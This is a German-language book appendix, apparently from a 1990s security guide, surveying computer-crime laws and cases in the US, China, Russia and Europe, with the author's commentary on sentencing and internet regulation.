Das Thema der Schadensfestsetzung wurde in der Vergangenheit heiß diskutiert, und es ist der Regierung anzurechnen, daß einige recht strenge Richtlinien vorgeschlagen worden sind. Zumindest auf Bundesebene gab es Bemühungen, verläßliche Formeln zur Bestimmung des Umfangs eines Schadens und des entsprechenden Werts festzulegen. Die *United States Sentencing Commission* hat jedoch eine großzügige Auslegung für eine höhere Verurteilung gewährt, selbst wenn der Schaden (obwohl nicht vorsätzlich) minimal war:

> *In einem Fall, in dem eine Computerdatei verändert oder zerstört wurde, kann der Verlust durch die Kosten berechnet werden, die eine Wiederherstellung der Datei verursachen würde. Wenn ein Angeklagter vorsätzlich oder grob fahrlässig eine Computerdatei verändert oder zerstört hat und, aufgrund eines Zufalls, die Kosten für die Wiederherstellung erheblich niedriger waren, als der Angeklagte es hätte erwarten können, kann eine Anhebung des Strafmaßes gerechtfertigt sein. Wenn der Angeklagte zum Beispiel vorsätzlich oder grob fahrlässig eine wertvolle Datenbank zerstört hat, deren Wiederherstellung sehr kostspielig gewesen wäre, jedoch durch den zufälligen Umstand, daß - was dem Angeklagten nicht bekannt war - vor kurzem das jährliche Backup der Datenbank erstellt worden war, wodurch die Wiederherstellung der Datenbank relativ preiswert wurde, kann eine Anhebung des Strafmaßes gerechtfertigt sein.*

Das scheint mir unangemessen. Angeklagte sollten aufgrund des tatsächlichen Schadens verurteilt werden, den sie verursacht haben. Was gewesen wäre, gewesen sein könnte oder sollte ist irrelevant. Wenn die Absicht der Kommission darin besteht, daß der Verlust danach gemessen werden soll, welche Kosten die Wiederherstellung einer Datei verursacht, ist diese Korrektur des Strafmaßes nach oben vollkommen inkonsequent. Ein Angeklagter könnte tatsächlich eine höhere Strafe bekommen, nicht dafür, was er getan hat, sondern was er getan haben könnte. Diese vorgeschlagene Änderung beinhaltet also, daß der tatsächliche Verlust keinen Einfluß auf das Urteil hat, sondern die wahrscheinlich irrtümliche Vorstellung des verurteilenden Gerichtes von der Absicht des Angeklagten (und seinem Wissen über die Folgen seines Tuns).

Die meisten US-Bundesstaaten haben ihre Computer-Gesetze nach dem *Computer Fraud and Abuse Act* oder sehr ähnlichen Prinzipien formuliert. Die Mehrheit behandelt unautorisierten Zugriff und Manipulationen und gelegentlich andere Aktivitäten.

E.1.2 Kalifornien

Kalifornien nimmt in Sachen Computerkriminalität und -betrug weltweit die Spitzenposition ein. Aus diesem Grund hat Kalifornien einige scharf umrissene Gesetze, die das Knacken von Computern betreffen. Der Hauptteil dieses Gesetzes ist der *California Penal Code*, Paragraph 502. Wie viele solcher Texte beginnt auch dieser mit einer Absichtserklärung:

> *Es ist die Absicht der Gesetzgebung, mit dem Erlaß dieses Paragraphen den Grad des Schutzes von Einzelpersonen, Unternehmen und Regierungsbehörden vor Manipulation, Beeinträchtigung, Beschädigung und unautorisiertem Zugriff auf rechtmäßig erzeugte Computerdaten und -systeme zu erhöhen. Die Gesetzgebung meint und verkündet, daß die starke Ausbreitung der Computertechnologien mit einer ebenso starken Ausbreitung der Computerkriminalität einhergegangen ist sowie mit anderen Arten unautorisierten Zugriffs auf Computer, Computersysteme und Computerdaten. Die Gesetzgebung meint und verkündet weiterhin, daß der Schutz der Integrität aller Arten und Formen von rechtmäßig erzeugten Computern, Computersystemen und Computerdaten wesentlich ist für den Schutz der Privatsphäre von Einzelpersonen sowie des Wohlergehens von Finanzinstituten, Konzernen, Regierungsbehörden und anderen in diesem Staat, die solche Computer, Computersysteme und -daten auf rechtmäßige Weise verwenden.*

Wegweiser:

Den vollständigen Text des California Penal Code, Paragraph 502, finden Sie unter http://www.leginfo.ca.gov/.

Das Gesetz ist sehr umfassend. Es behandelt im wesentlichen eine Liste von Aktivitäten, die unter seinen Zuständigkeitsbereich fallen, darunter jede unautorisierte Aktion, die zu einem Eindringen, Löschen, Ändern, Diebstahl, Kopieren, Ansehen oder anderer Manipulation von Daten führt. Das Gesetz spricht sogar den Denial-of-Service direkt an.

Folgende Strafen werden verhängt:

- Für einfachen unautorisierten Zugriff, der zu keinem Schaden von mehr als 400 US-Dollar führt, entweder eine Strafe von 5.000 Dollar oder einem Jahr Gefängnis, oder beides.
- Für unautorisierten Zugriff, der zu einem tatsächlichen Schaden von mehr als 400 US- Dollar führt, eine Strafe von 5.000 Dollar und/oder Gefängnisstrafen von 16 Monaten, zwei Jahren oder drei Jahren in einem Staatsgefängnis oder einem Jahr in einem Bezirksgefängnis.

Wie Sie sich denken können, sieht das Gesetz auch Regelungen für die Entschädigung des Opfers vor. Für Eltern besonders interessant ist Unterpunkt (e)1 dieses Paragraphen:

> *Zum Zwecke von durch diese Unterabteilung autorisierten Prozessen wird das Verhalten eines unmündigen Minderjährigen den Eltern oder Erziehungsberechtigten zur Last gelegt, die das Sorgerecht für den Minderjährigen tragen...*

Das bedeutet, daß, wenn Sie Elternteil eines Kindes sind, das in Kalifornien Computer knackt, Sie - und nicht Ihr Kind - die Zivilstrafen zu tragen haben.

Ein weiterer interessanter Punkt des kalifornischen Gesetzes ist, daß es Vorkehrungen für mögliche

Kompetenzkonflikte trifft. Nehmen wir z.B. einmal an, daß ein Benutzer in Kalifornien auf illegale Weise auf einen Computer in einem anderen Staat zugreift:

> *Zum Zweck einer zivil- oder strafrechtlichen Verfolgung gemäß diesem Paragraphen wird eine Person, die den Zugriff auf einen Computer, ein Computersystem oder - netzwerk in einem Gerichtsbezirk von einem anderen Gerichtsbezirk aus verursacht, so behandelt, als habe sie auf den Computer, das Computersystem oder -netzwerk in jedem Gerichtsbezirk persönlich zugegriffen.*

Ich weiß nicht, wie viele Personen nach Paragraph 502 verurteilt worden sind, aber ich vermute, daß es relativ wenige sind. Die Mehrzahl der Fälle scheint vor dem Bundesgericht zu landen.

E.1.3 Texas

In Texas ist die Gesetzgebung zur Computerkriminalität etwas weniger streng (und weniger klar definiert) als in Kalifornien. Das Strafgesetzbuch von Texas sagt nur folgendes:

> *Eine Person begeht ein Verbrechen, wenn sie wissentlich ohne ausdrückliches Einverständnis des Eigentümers auf einen Computer, ein Computernetzwerk oder -system zugreift.*

Wegweiser:

Das Strafgesetzbuch von Texas finden Sie unter http://www.capitol.state.tx.us/statutes/statutes.html .

In allen Fällen, in denen die Handlungen des Angeklagten ohne die Absicht »einen Nutzen daraus zu ziehen oder jemand anderen zu betrügen oder zu schädigen« vorgenommen wurden, ist die Gesetzesübertretung ein minderes Delikt der Klasse A. Wenn die Handlungen des Angeklagten jedoch mit einer solchen Absicht erfolgten, kann dies ein Verbrechen sein, das mit Staatsgefängnis bestraft wird (wenn es um 20.000 Dollar oder weniger geht), oder ein Verbrechen dritten Grades (wenn es sich um mehr als 20.000 Dollar handelt).

Es gibt eine Entlastung:

> *Es gilt gegenüber einer Verfolgung gemäß Abschnitt 33.02 als Entlastung, wenn der Täter ein Vorstandsmitglied, Angestellter oder Vertreter eines öffentlichen Versorgungsbetriebs im Bereich der Telekommunikation oder der Elektrizität ist und die ihm vorgeworfenen Handlung(en) in Ausübung seines Berufs ausgeführt hat, im Zuge von Aktivitäten, die erforderlich waren, um eine Erbringung dieser Dienste oder den Schutz der Rechte oder des Eigentums eines solchen Betriebs sicherzustellen.*

Darüber hinaus ist interessant, daß der Begriff Zugriff innerhalb dieses Gesetzes das folgende bedeutet:

> *...sich annähern, Befehle erteilen, kommunizieren mit, Daten speichern in, Daten beziehen von, Daten oder Computer-Software ändern in, oder anderweitigen Gebrauch machen von jeder Ressource eines Computers, Computersystems oder Computernetzwerks.*

Heißt das, daß es in Texas ungesetzlich ist, die TCP/IP-Ports eines Computers zu scannen? Das könnte sein, obwohl das Gesetz zu diesem Zweck wahrscheinlich noch nicht angewandt wurde.

E.1.4 Andere US-Bundesstaaten

Die meisten anderen Staaten haben fast identische Gesetze. Dennoch gibt es ein paar spezielle Punkte, die ich bei einigen Staaten gerne ansprechen möchte. Einige davon sind interessant, andere einfach nur amüsant. In Tabelle E.1 sind ein paar Beispiele aufgeführt:

Tabelle E.1: Interessante gesetzliche Bestimmungen in US-Staaten

Bundesstaat	Bestimmung
Alaska	Jemand kann das Verbrechen begehen (und dafür bestraft werden), einen Rechner zu täuschen. Das ist wirklich so, obwohl ein Rechner weder empfindungs- noch wahrnehmungsfähig ist.
Connecticut	Sieht zivil- und strafrechtliche Strafen für die Unterbrechung von Computerdiensten vor (sogar für die Schwächung solcher Dienste). Das macht deutlich, daß ping und syn_flooding in Connecticut klare Verbrechen sind.
Georgia	Cracker aufgepaßt: Knackt nicht in Georgia. Die Strafen sind hoch: 15 Jahre und eine Geldstrafe von 50.000 Dollar. Autsch!
Hawaii	Das System ordnet unautorisierten Zugang und unautorisierte Benutzung in unterschiedliche Kategorien ein, von denen jede drei Abstufungen hat. Nur einen Blick in ein System zu werfen, ist ein minderes Delikt. Das ist in Ordnung!
Minnesota	Dieser Staat hat eine spezielle Unterabteilung, die Strafen für Einzelpersonen vorsieht, die destruktive Computerprogramme schreiben oder verwenden.

Informationen über die Gesetzgebungen zur Computerkriminalität in den USA stellt die Electronic Frontier Foundation zur Verfügung.

Wegweiser:

Die Webseite von EFF finden Sie unter http://www.eff.org/. Die Auflistung der Gesetzgebungen zur Computerkriminalität für die einzelnen US-Bundesstaaten (Stand Mai 1995) finden Sie unter http://www.eff.org/pub/Privacy/Security/Hacking_cracking_phreaking/Legal/comp_crime_us_state.laws.

E.1.5 Das Gesetz in Aktion

Trotz der oft harten Strafen für Computerverbrechen werden Cracker selten ganz korrekt nach dem Gesetz verurteilt. Das durchschnittliche Strafmaß beträgt ein Jahr. Wir wollen uns solche Fälle einmal ansehen:

- Ein junger Mann aus New York mit Namen Mark Abene (besser bekannt als Phiber Optik) legte wichtige Netzwerke offen, darunter eine Abteilung von Bell Telephone und eine New Yorker Fernsehanstalt. Ein amerikanisches Bezirksgericht verurteilte Abene zu einem Jahr Gefängnis. (Das Urteil wurde im Januar 1994 verkündet.) Abenes Komplize erhielt ebenfalls eine milde Strafe, die sich zwischen einem Jahr und einem Tag und sechs Monaten Bundesgefängnis

bewegte.

- John Lee, ein junger Student in New York, wurde zu einem Jahr und einem Tag Bundesgefängnis verurteilt, nachdem er die Sicherheit verschiedener Telekommunikations-Carrier, eines Elektronikunternehmens und eines Unternehmens, das Flugkörper konstruiert, verletzt hatte.

Bis heute ist der Kalifornier Kevin Poulsen der amerikanische Cracker, der die längste Zeit hinter Gittern verbringen mußte. Poulsen hatte das Pech, eine Site zu knacken, die verteidigunsrelevante Daten der US-Regierung enthielt. Deshalb wurde er nach Spionagegesetzen verurteilt. Poulsen wurde auf ca. fünf Jahre verurteilt und wurde erst letztes Jahr freigelassen, nachdem er die Spionage-Vorwürfe abschütteln konnte. Die L.A. Times berichtete:

> *...die Anklage der Spionage wurde am Donnerstag offiziell fallengelassen als Teil der Übereinkunft zwischen Poulsons Anwalt und der US-Staatsanwaltschaft. Als Ersatz dafür erklärte er sich laut seinem Verteidiger, Paul Meltzer, folgender Vergehen schuldig: Besitz von Vorrichtungen zum Zugriff auf Computer, Computerbetrug und Verwendung einer gefälschten Sozialversicherungskarte.*

Es gibt einen starken Widerwillen von seiten der Bundesgerichte, diese Personen zu den gesetzlich vorgesehenen Höchststrafen zu verurteilen. Der Grund dafür ist, daß das in vielen Fällen ungerecht wäre. Sicherheitspersonal besteht oft darauf, daß das Knacken eines Netzwerks die ultimative Sünde sei, etwas, das einem Cracker niemals verziehen werden sollte. Diese Aussagen kommen jedoch von Personen, die ständig Angst davor haben, ihre Hauptbeschäftigung zu verlieren: Netzwerke zu sichern. Sicherlich wird jeder Sicherheitsexperte, dessen Netzwerk aus dem Nichts erfolgreich angegriffen wird, verärgert sein und sich genieren. Shimomura hat sich - seltsam genug - wieder gut davon erholt. Die Fakten bleiben bestehen: Einer der talentiertesten Sicherheitsspezialisten der Welt wurde von Kevin Mitnik hochgenommen. Es ist dabei unwichtig, daß Mitnik schließlich gefaßt wurde. Die bloße Tatsache, daß er Shimomuras Netzwerk geknackt hat, ist der Beweis dafür, daß Shimomura in seinem Job geschlafen hat. Aussagen von Sicherheitsleuten über Verurteilungsrichtlinien sollten etwas reserviert betrachtet werden.

In Wirklichkeit war die vorige Generation von Crackern (und dazu gehört auch Mitnik, der nicht mal 16 war, als er anfing) nicht destruktiv. Sie waren ein schreckliches Ärgernis, und oft wurden Telefondienste von ihnen gestohlen, aber selten kam es zu Schäden. Die neue Generation von Crackern ist dagegen destruktiv. Weiter vorne in diesem Buch habe ich über eine Universität in Hawaii geschrieben, die angegriffen wurde (die Universität ließ eine Sicherheitslücke in ihren SGI-Rechnern offen). In diesem Fall wurde ein Schaden angerichtet, und es kostete viel Arbeit und Geld, das Problem zu beheben. Ähnlich bösartig war der Diebstahl des Quellcodes bei Crack Dot Com (den Schöpfern des Computerspiels Quake).

Dieser veränderte Charakter der modernen Cracker wird in Zukunft unweigerlich zu härteren Verurteilungen führen. Auch soziale und wirtschaftliche Kräfte werden zu dieser Veränderung beitragen. Da das Internet vermehrt für Bankgeschäfte verwendet werden wird, glaube ich, daß die Justizgewalt strenger mit Crackern umgehen wird. Dennoch habe ich es irgendwie im Gefühl, daß die Urteile in Amerika nie so hart ausfallen werden wie in anderen Ländern - z.B. China.

E.1.6 Redefreiheit

Anwender nehmen fälschlicherweise vielleicht an, daß, aufgrund des Scheiterns des *Communications Decency Act in Pennsylvania*, alle Arten der Redefreiheit im Internet erlaubt sind. Hier sind jedoch einige Beispiele, für die das nicht der Fall ist:

- Haßverbrechen und Schikanen sind gegen das Gesetz. 1995 wurde eine Person an der Universität Irvine wegen solcher Aktivitäten angeklagt. Laut dem Artikel »Ex-Student Indicted for Alleged Hate Crime in Cyberspace« behaupteten die Kläger, daß der Student »...am 20. Sept. per E-Mail Drohungen an ca. 60 Studenten der Universitiy of California, Irvine« gesendet habe. Der Student wurde deshalb »...angeklagt in zehn Fällen für das vorgebliche Senden von Computernachrichten, in denen er drohte, asiatische Studenten zu töten«.

Wegweiser:

Den Artikel »Ex-Student Indicted for Alleged Hate Crime in Cyberspace« finden Sie unter http://www.nando.net/newsroom/ntn/info/111496/ info15_1378.html.

- Das Weiterleiten von Drohungen an den Präsidenten ist ebenfalls ungesetzlich. In einem Fall wurde ein Mann inhaftiert, weil er Morddrohungen an den Präsidenten gesendet hatte. In einem anderen, weniger umstrittenen Fall wurden Schüler der siebten Klasse vom Geheimdienst festgenommen, weil sie Präsident Clinton geschrieben hatten, daß »sein Arsch ihnen gehöre«.

In bezug auf Schikanen und Rassenverunglimpfungen verfügt das US-Gesetz bereits über eine Vorschrift, die auch für das Internet angewendet werden kann (und bereits wurde). Das ist die *Fighting Words Doctrine*, in der es hauptsächlich darum geht, daß die Wörter gezielt an eine oder mehrere Personen gerichtet sein müssen. Nur zu sagen, daß »alle Blonden dumm sind« ist noch kein Vergehen.

Ob die Anwendung dieser Gesetze schließlich erfolgreich ist, ist eine andere Frage. Sicherlich kann das Posten derartiger Dinge auf einer Webseite oder sogar in einer Newsgruppe Grund sein, solche Gesetze anzuführen, oder auch nicht (Drohungen an den Präsidenten sind die offensichtliche Ausnahme). Das Gesetz für diesen Bereich ist noch nicht ganz ausgereift.

E.2 China

China hat eine etwas strengere Einstellung gegenüber Hackern und Crackern. Zum Beispiel berichtete 1992 die Associated Press, daß Shi Biao, ein chinesischer Staatsangehöriger, es schaffte, eine Bank zu knacken. Er machte sich mit 192.000 Dollar davon, wurde jedoch später ergriffen und überführt. Sein Urteil? Der Tod. Biao wurde im April 1993 hingerichtet. (Merken Sie sich also: Niemals in China knacken.)

Die interessanteren Teile der chinesischen Gesetzgebung in bezug auf das Internet finden sich in einem kuriosen Dokument, das etwa so betitelt ist: »Übergangsbestimmung der Volksrepublik China zur weltweiten Verbindung über das Computer-Informationsnetzwerk.« Einige Dinge werden aus diesem Dokument sofort deutlich. Erstens beabsichtigen die Chinesen, allen ausgehenden Verkehr zu kontrollieren. Sie haben deshalb Unternehmen für die Art ihrer Verbindung bestimmte Beschränkungen auferlegt:

> *Ein Computernetzwerk muß beim direkten Zugriff auf das Internet die internationalen Telekommunikationswege verwenden, die von der Telekommunikationsbehörde zur Verfügung gestellt werden. Allen Unternehmen oder Einzelpersonen wird untersagt, unabhängige Wege des Zugriffs zum Internet zu schaffen und zu benutzen.*

Darüber hinaus beabsichtigt die chinesische Regierung, diesen ausgehenden Verkehr mitzuhören und zu überwachen:

> *Die bestehenden angebundenen Netzwerke werden gefiltert und, wenn nötig, in Übereinstimmung mit den Vorschriften des Staatsrats angepaßt, und unterliegen der Leitung der Telekommunikationsbehörde. Die Schaffung eines neuen angebundenen Netzwerks erfordert die Erlaubnis des Staatsrats.*

Wegweiser:

Die »Übergangsbestimmung der Volksrepublik China zur weltweiten Verbindung über das Computer-Informationsnetzwerk« finden Sie unter http:// www.smn.co.jp/topics/0087p01e.html.

Die Chinesen beabsichtigen, diese Kontrollen auf hierarchische Weise zu implementieren. In ihrem Schema werden alle angebundenen Netzwerke durch die Kommunikationsinfrastruktur der Regierung gefiltert. Alle lokalen Netzwerke müssen in diese angebundenen Netzwerke führen. Und alle Einzelpersonen müssen schließlich ein lokales Netzwerk verwenden. Durch dieses Schema haben sie eine Informationsinfrastruktur geschaffen, die leicht zu überwachen ist. Unterschiedliches Personal ist für die einzelnen Stufen des Netzwerkverkehrs verantwortlich.

Weiterhin gibt es Bestimmungen, die die Weiterleitung von bestimmten Inhalten verbieten. Das sind z.B. obszöne Inhalte - aber das ist noch nicht alles. Die Wortwahl des Artikels, der diese Bestimmungen aufführt, ist ausreichend vage, aber deutlich genug, um die wahren Absichten des Staats erkennen zu können:

> *Außerdem dürfen alle Arten von Informationen, die die öffentliche Ordnung stören könnten oder als obszön anzusehen sind, nicht erzeugt, reproduziert oder übertragen werden.*

Berichten zufolge beabsichtigt die chinesische Regierung, eine neue Chinesische Mauer zu bauen, um den westlichen Teil des Internet abzuhalten. China steht mit der Anwendung seiner totalitären Politik auf das Internet und Computer nicht alleine da. Sehen wir uns einmal Rußland an.

E.3 Rußland und die GUS

Rußlands Präsident Jelzin erließ die Verfügung 334 am 3. April 1995. Die Verfügung gewährte der »Föderalen Agentur für Regierungsfernmeldewesen und Information beim Präsidenten der Russischen Föderation« (FAPSI) eine außergewöhnliche Macht. Die Verfügung verbietet

> *...innerhalb der Telekommunikations- und Informationssysteme der Regierungsorganisationen und Staatsbetriebe die Verwendung von Codierungseinrichtungen, einschließlich Verschlüsselungsmethoden zur Sicherung der Echtheit von Informationen (elektronische Signaturen) und sichere Methoden zur Speicherung, Handhabung und Übertragung von Informationen...*

Der einzige Weg, solche Methoden verwenden zu dürfen, besteht in der Prüfung, Befürwortung und Genehmigung durch FAPSI. Die Verfügung verbietet weiterhin

> *...daß juristische und natürliche Personen ohne Lizenz der FAPSI Informationsmedien entwerfen, produzieren, verkaufen oder verwenden, genauso wenig wie sichere Methoden zur Speicherung, Handhabung und Übertragung von Informationen und das Erweisen von Diensten im Bereich der Informationsverschlüsselung.*

Strenggenommen heißt das, daß kein russischer Bürger Software entwickeln oder verkaufen kann, ohne eine Lizenz der FAPSI einzuholen, die als eine Art Informationspolizei agiert. Amerikanische Geheimdienstquellen haben die FAPSI mit der NSA verglichen. Timothy L. Thomas schreibt in seinem Artikel »Russian Views on Information-Based Warefare« folgendes:

> *Die FAPSI scheint viele der Missionen der U.S. National Security Agency zu erfüllen. Sie kämpft ebenfalls gegen einheimische Kriminelle und Hakker, ausländische Spezialdienste und »Informationswaffen«, die dazu dienen, unerlaubten Zugriff auf Informationen zu bekommen und elektronische Verwaltungssysteme außer Betrieb zu setzen sowie die Informationssicherheit der eigenen Verwaltungssysteme zu verbessern.*

Wegweiser:

»Russian Views on Information-Based Warefare« finden Sie unter http://www.cdsar.af.mil/apj/thomas.html.

Trotz dieser Mantel-und-Degen-Behandlung des Informationsaustausches in Rußland (der Kalte Krieg ist schließlich vorbei) steigt der Zugriff auf das Internet in Rußland rapide an. Zum Beispiel berichtet Steve Graves in einem Artikel in Internetica, daß sogar CompuServe innerhalb des russischen Staatenbunds ein großer Internet Service Provider ist:

> *CompuServe, der größte amerikanische Online-Dienst, hat lokale Einwählknoten in mehr als 40 russischen Städten, von Moskau und St. Petersburg bis nach Vladivostok. Der Zugang wird von SprintNet zur Verfügung gestellt, das eine zusätzliche Gebühr auf die Verbindungspreise aufschlägt. CompuServe selbst stellt zwar für die Verbindungen nicht mehr in Rechnung als in den USA; da die maximale Übertragungsrate jedoch nur 2400 Baud beträgt, wird die für alle Zugriffe erforderliche Dauer um einiges erhöht, besonders, wenn eine Windows-basierte Software verwendet wird.*

Wegweiser:

Steve Graves' Artikel finden Sie unter http://www.boardwatch.com/mag/96/ feb/bwm19.htm.

Trotz Jelzins Verfügungen gibt es in Rußland eine ausgeprägte Cracker-Szene - fragen Sie einmal die CitiBank. Die St. Petersburg Times berichtete folgendes:

> *Gerichtsdokumente, die am Freitag enthüllt wurden, zeigen, daß ein russischer Computer-Hacker letztes Jahr mehr als 10 Millionen Dollar von dem elektronischen Zahlungssystem der CitiBank erbeutet hat. Laut der CitiBank-Sprecherin wurde bis auf 400.000 Dollar alles wiedergewonnen. Keiner der Kontoinhaber verlor durch diesen Betrug Geld, doch seit dies passiert ist, verlangt die CitiBank von ihren Kunden, für jeden Transfer*

einen elektronischen Paßwortgenerator zu verwenden. Der 34 Jahre alte Rädelsführer der Hacker wurde vor drei Monaten in London verhaftet, und US- Behörden haben seine Auslieferung in die USA beantragt, um ihn dort vor Gericht zu stellen.

Leider gibt es relativ wenig Informationen über die russische Gesetzgebung in bezug auf das Internet. Sie können jedoch sicher sein, daß eine solche Gesetzgebung schnell zum Vorschein kommen wird.

E.4 Die Europäische Gemeinschaft

In diesem Abschnitt erläutere ich die Einstellung und Gesetze zu Computern und dem Internet in der Europäischen Gemeinschaft. Obwohl Großbritannien natürlich auch zur Europäischen Gemeinschaft gehört, behandle ich es separat. Der folgende Abschnitt bezieht sich hauptsächlich auf die allgemeine EU-Gesetzgebung und Vorschläge in bezug auf das europäische Festland.

E.4.1 Das europäische Festland

Europäische Cracker und Hacker haben oft andere Motive für ihre Aktivitäten. Ihre Beweggründe für das Hacken scheinen meistens politischer Natur zu sein. Eine interessante Analyse dieses Phänomens machte Kent Anderson in »International Intrusions: Motives and Patterns«:

Eine nähere Untersuchung der Motive, die hinter Einbrüchen stecken, bringt mehrere bedeutende internationale Unterschiede hervor: In Europa haben organisierte Gruppen oft eine politische oder mit dem Umweltschutz verbundene Motivation, während in den USA mehr »gegen die Etablierten« vorgegangen wird und auch einfach nur Vandalismus betrieben wird. In den letzten Jahren scheint in Europa die Industriespionage zuzunehmen, in den USA dagegen zeigt sich ein Anstieg der kriminellen (betrügerischen) Motive.

Wegweiser:

»International Intrusions: Motives and Patterns« finden Sie unter http://www.aracnet.com/~kea/Papers/paper.shtml.

Aus diesen Gründen unterscheidet sich auch die Behandlung von Hackern und Crackern in Europa von der in den USA. Ein vor kurzem behandelter Fall in Italien zeigt deutlich, daß die Redefreiheit in Europa nicht immer so selbstverständlich gewährt wird wie in den USA.

Es wurde berichtet, daß bei einem Mailbox-System in Italien, das auch Zugang zum Internet zur Verfügung stellte, im Februar 1995 eine Razzia durchgeführt wurde. Die Eigentümer und Betreiber dieses Dienstes wurden später einiger ernster Verbrechen angeklagt. Das beschreibt Stanton McCandlish in »Scotland and Italy Crack Down on 'Anarchy Files'«:

...die geprüften Personen wurden formell des Vergehens der terroristischen Subversion angezeigt, für die es schwere Strafen gibt: 7-15 Jahre Gefängnis... Die BITS-BSS [das Ziel] enthielt einen Dateiindex von Material, das von dem Spunk[Untergrund- Mailbox]-Archiv verfügbar war (allerdings nicht die Dateien selbst), sowie frühere Ausgaben des Computer Underground Digest (für den EFF selbst die Hauptarchiv- Site ist) und andere politische und unpolitische Texte (keine Software).

Wegweiser:

Den Artikel von McCandlish finden Sie unter http://www.eff.org/pub/Legal/Foreign_and_local/UK/Cases/BITS-A-t-E_Spunk/eff_raids.article .

Das klingt vielleicht etwas verwirrend, deswegen möchte ich eines klarstellen: Die Dateien, die zu der Razzia führten (und späteren Anklagen) waren solche, die in den USA auf Tausenden Web-Sites zu finden sind. Das FBI würde sich überhaupt nicht dafür interessieren. Interessant ist an der Sache noch folgendes: Im Zuge der Verhaftungen übertrieb eine britische Zeitung mit ihrer Berichterstattung reichlich und behauptete, die »Anarchie«-Dateien, die im Internet und dem betreffenden Mailbox-System zur Verfügung gestellt wurden, stellten eine Gefahr für die nationale Sicherheit dar, da sie Kinder dazu aufriefen, die Regierung zu stürzen. Die Zeitung wurde später verpflichtet, diese Aussagen zu widerrufen.

Wegweiser:

Den Artikel aus der London Times, »Anarchists Use Computer Highway for Subversion«, von Adrian Levy und Ian Burrell finden Sie unter http:// www.eff.org/pub/Legal/Foreign_and_local/UK/Cases/BITS-A-t-E_Spunk/ uk_net_anarchists.article.

Die Europäer bereiten sich auf diese Weise in gewissem Maße selbst Orwellsche Zustände. In einem kürzlich erschienenen Bericht an den Europarat wurden Vorschläge für den Umgang mit diesen neuen Technologien gemacht:

> *Im Hinblick auf die Annäherung von Informationstechnologie und Telekommunikation sollte die Gesetzgebung betreffend der technischen Überwachung zum Zwecke der Verbrechensaufklärung, wie z.B. des Abhörens von Fernmeldeverbindungen, überprüft und wenn nötig geändert werden, um ihren Geltungsbereich zu garantieren. Das Gesetz sollte Untersuchungsbehörden erlauben, sich aller technischen Maßnahmen zu bedienen, die zur Sammlung von Verkehrsdaten in der Verbrechensaufklärung erforderlich sind.*

In Europa wird man sich der Probleme immer bewußter, die Cracker hervorrufen können, und es gibt daher starke Bestrebungen, solche Aktivitäten zu verhindern. Von diesen ist kein Mitgliedsstaat der EU verschont geblieben. Die Franzosen z.B. haben vor kurzem einen peinlichen Vorfall erlebt, der in dem von Reuters herausgegebenen Artikel »French Navy Secrets Said Cracked by Hackers« beschrieben wurde:

> *Hacker haben ein Computersystem der Navy angezapft und sich Zugriff zu geheimen Daten den Franzosen und ihrer Alliierten verschafft, wie die investigative und satirische Wochenzeitung Le Canard Enchaine berichtete...Hacker verschafften sich im Juli Zugriff auf das System und fingen Dateien mit akustischen Signaturen von Hunderten französischer und alliierter Schiffe ab. Die Signaturen wurden in der U-Boot- Kriegsführung verwendet, um durch Analyse der einzigartigen akustischen Merkmale der einzelnen Schiffe zwischen Freund und Feind zu unterscheiden.*

E.4.2 Großbritannien

Großbritannien hat seinen Teil zur Geschichte von Computer-Crackern und Hakkern beigetragen. Ich kenne persönlich einen, der vor kurzem vernommen, durchsucht und verhaftet wurde. Die britischen Regierungsbeamten scheinen sehr entschieden gegen Computerkriminalität vorzugehen. Dennoch ist der Hauptteil der Gesetzgebung Großbritanniens, der sich dem Knacken von Computern zuwendet (weitgehend basierend auf Paragraph 3[1] des *Computer Misuse Act* von 1990), zugegebenermaßen recht knapp gehalten. Er deckt fast jede Tat ab, von der denkbar ist, daß sie von einem Cracker begangen werden könnte. Der Paragraph hat folgenden Inhalt:

> *Eine Person macht sich eines Vergehens schuldig, wenn sie (a) eine Handlung durchführt, die eine unautorisierte Änderung des Inhalts eines beliebigen Computers verursacht; und (b) sie zum Zeitpunkt der Durchführung dieser Handlung den zwingenden Vorsatz und das erforderliche Wissen hat.*

Wie Sie sehen, ist hier der Vorsatz eine Voraussetzung für ein Verbrechen. Das heißt, daß eine unautorisierte Änderung von dem Vorsatz begleitet sein muß. Das könnte zu einer anderen Auslegung führen, als sie das Gericht im Falle von Morris hatte.

Der Fall gegen Christopher Pile (auch als Black Baron bekannt), der angeblich einen Virus in eine Reihe von Netzwerken einschleuste, wurde nach dieser Gesetzgebung verhandelt. Pile wurde angeklagt (und schließlich verurteilt), sich auf illegale Weise Zugriff zu Computersystemen und -daten verschafft und diese beschädigt zu haben. Das Gericht verurteilte ihn im November 1995 zu 18 Monaten Gefängnis. Pile ist, soweit bekannt ist, der erste Virusschreiber, der je nach diesem Gesetz verurteilt wurde.

E.4.3 Finnland

Finnland war von jeher für seine demokratische Anwendung der Computergesetze bekannt. Finnland hat versucht, eine liberale oder fast neutrale Position zu unautorisiertem Spionieren, Cracken und Hacken einzunehmen. Diese Zeiten sind jedoch vorbei. Lesen Sie sich einmal die folgende Aussage durch, die Sami Kuusela in seinem Bericht »Finland Considering Computer Virus Bill« macht:

> *Die finnischen Gesetzgeber werden in den nächsten zwei Wochen eine Gesetzesvorlage einreichen, die das Verbreiten von Computerviren zu einer strafbaren Handlung macht - trotz der Tatsache, daß viele Viren unabsichtlich verbreitet werden. Das bedeutet, daß, wenn jemand in Finnland eine mit einem Virus verseuchte Diskette an seinen Arbeitsplatz mitbringt und diese nicht mit einem Antivirenprogramm überprüft und sich daraufhin der Virus in dem Netzwerk ausbreitet, diese Person ein Verbrechen begangen haben wird. Ebenso würde es als Verbrechen angesehen, wenn ein Virus sich ausbreitet, der in einer Datei war, die sich jemand vom Internet heruntergeladen hat.*

Wegweiser:

Kuuselas Bericht finden Sie unter http://www.wired.com/news/politics/ story/2315.html.

Man kann feststellen, daß der Trend (in allen Ländern und Rechtsprechungen) hauptsächlich dahin geht, daß Daten geschützt werden sollen. Derartige Gesetzesvorschläge sind vor kurzem in der Schweiz, Großbritannien und den USA entworfen worden.

E.5 Zusammenfassung

Das Internet-Recht ist ein ganz neues und aufregendes Gebiet. Da das Internet von einem so großen öffentlichen Interesse ist, werden einige Kontroversen über Jahre ausgetragen werden. Alle Internetnutzer sollten Sie sich immer über die neueste Rechtsprechung auf dem laufenden halten.

